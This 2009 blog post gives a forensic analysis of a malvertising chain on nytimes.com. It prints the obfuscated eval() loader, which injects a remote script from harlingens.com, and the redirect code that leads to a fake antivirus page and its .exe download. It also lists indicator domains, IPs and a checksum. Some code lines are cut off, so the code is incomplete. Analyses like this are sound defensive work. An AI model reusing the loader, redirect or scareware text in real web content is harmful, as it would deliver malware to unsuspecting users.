troy

Inputs & Outputs

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I was served malware ad on @nytimes/nytimes.com ("the ad"). Here's forensics and source: http://bit.ly/nytmalware #
8 hours ago. Follow @troyd

Anatomy of a Malware Ad on NYTimes.com

In geeky on **September 13, 2009** at **6:59 PM**

On Saturday evening, Avast displayed a malware warning as I loaded a nytimes.com article. After some digging, here's the malware I found.

Ad Delivery

nytimes.com article pages include an ad placement with the HTML DOM ID `adxBigAd`. From loading a few articles, they seems to rotate between a banner and an iframe.

On this article, a 300×250 iframe was inlining this URL: `tradenton.com` slash `?id=21610438`

(note: I don't recommend visiting it, and have URLs are not linked where possible)

A comment gave the campaign ID as`Vonage01_1163613_nyt12`, though it was obviously unrelated to Vonage. tradenton.com was registered Sept. 2, 2009, so it may have had a previous owner.

Injection

tradenton.com serves a 15-line HTML snipped containing this JavaScript:

```
<!-- part of a security explanation - see
     http://www.nytimes.com/2009/09/13/business/media/13note.html and
     http://troy.yort.com/anatomy-of-a-malware-ad-on-nytimes-com -->
```

```
<html><body style="margin:0; padding:0;">
<script type="text/javascript">
var rightNow = new Date();
var date1 = new Date(rightNow.getFullYear(), 0, 1, 0, 0, 0, 0);
var temp = date1.toGMTString();
var date3 = new Date(temp.substring(0, temp.lastIndexOf(" ")-1));
var hoursDiffStdTime = (date1 - date3) / (1000 * 60 * 60);
tz_crt = hoursDiffStdTime;

document.write(unescape("%3Ca href='http://www.bulgari.com/main.php?lang=6/ref=680' target='_blank'%3E%3Cimg src='http:/

var a1 = "http://sex-and-";
var a2 = "the-city.cn/go.php?i";
var a3 = "d=2006-63&key=0522c7066&p=1";
var action_URL = a1 + a2 + a3;
var cur_domain = "harlingens.com";

eval(unescape('%64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%65%28%75%6E%65%73%63%61%70%65%28%22%25%33%43%73%63%72%69%70%74%20

</script>
</body></html>
```

As anyone who has looked at phishing links knows, this is nasty on a couple levels. It's eval()'ing escaped code, which is almost never needed to serve an ad. Note that the variable `action_URL` is defined but never used. After unescaping the code, this is what's being run:

```
// part of a security explanation - see
// http://www.nytimes.com/2009/09/13/business/media/13note.html and
// http://troy.yort.com/anatomy-of-a-malware-ad-on-nytimes-com

document.write(unescape("%3Cscript src='http://" + cur_domain + "/includes02.js' type='text/javascript'%3E%3C/script%3E"
```


What's served by `harlingens.com` slash `includes02.js`? Aha! The eval'ed JavaScript is requesting a second Javascript, which hits `action_URL`:

```
// part of a security explanation - see
// http://www.nytimes.com/2009/09/13/business/media/13note.html and
// http://troy.yort.com/anatomy-of-a-malware-ad-on-nytimes-com

        if (top.location!= self.location) {
                top.location = action_URL;
        } else {
                window.location = action_URL;
        }
```

Malware

Now we're talking. Requesting that `action_URL` on `sex-and-the-city.cn` actually serves a HTTP 302 Redirect to `protection-check07.com` slash `1/?sess=%3DGQx3jzwMi02MyZpcD0yMDguNzUuNTcuMTIxJnRpbWU9MTI1NjgwMI0MaQ%3DN`. And we hit pay dirt. It's a fake page for a non-existent antivirus app, which is actually malware. Titled “`My computer Online Scan`“, this page displays this JS alert:



The page at http:// [redacted] says:


Warning!!! Your system requires immediate anti-viruses scan! Personal Antivirus can perform fast and free virus and malicious software scan of your computer .

Popup from malware advertised on nytimes.com

Then resizes the browser window into a full-screen application-style, as if it had become a virus scanner. Some highlights from the static content and JS on this page:

```
Dont close this window, if your want you PC to be protected.
353 trojans
You need to remove this threat as soon as possible!
Scan procedures finished. 431 Probably harmfull items was found!
```

Here's a screen shot:



My computer Online Scan

System Tasks

Other Places

Details

My Computer
System Folder

Your Info

IP: 208.75.57.121
Country:
City:
~~**Your private data is under attack!**~~

~~System scan progress~~

~~Shared Documents~~ ~~My Documents~~

~~Hard drives~~

~~Local Disk (C:)~~ ~~Local Disk (D:)~~

~~DVD~~

~~DVD-RAM Drive (E:)~~

~~100%~~

~~Now scanning:~~

~~Your Computer is Infected!~~

~~Threats and actions:~~

Name	Risk level	Date	Files infected	State

screenshot of web page of malware advertised on nytimes.com

Here’s full HTML source in a gist viewer.

As usual, these phishers haven’t sprung for spelling or grammar checkers. The page also uses IP-based geocoding by inlining its own iframe called `geoip.php`, which has city-level granularity (though it was off by 1,000 miles for me). The “Full System Cleanup” link goes to `/download.php?id=2006-63` on the same server, which serves a file called `Scanner-b4ba2_2006-63.exe`. That redirects to `/download/Scanner-b4ba2_2006-63.exe`, a static file with the checksum `6c5b5669151337ca51ec45b1f5785d02`. Running strings on this 167 KB program – too small for any virus scanner – has it requesting administrator privileges, though I haven’t done detailed forensics.

Notes

As of Sept. 12, 2009, `tradenton.com` and `harlingens.com` resolved to 212.117.166.69. `sex-and-the-city.cn` resolved to 94.102.48.29. `protection-check07.com` had 3 A records: 91.212.107.5, 94.102.51.26, 88.198.107.25. Also, I changed indentation and spacing for readability, so checksums on gist may not match source files.

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This: Technology, applied; constructive criticism; and catalyzing Web apps (AKA software-as-a-service or cloud computing). Eating the garnish.

Me: My first name at this domain dot com. Yes, my email address is a palindrome.

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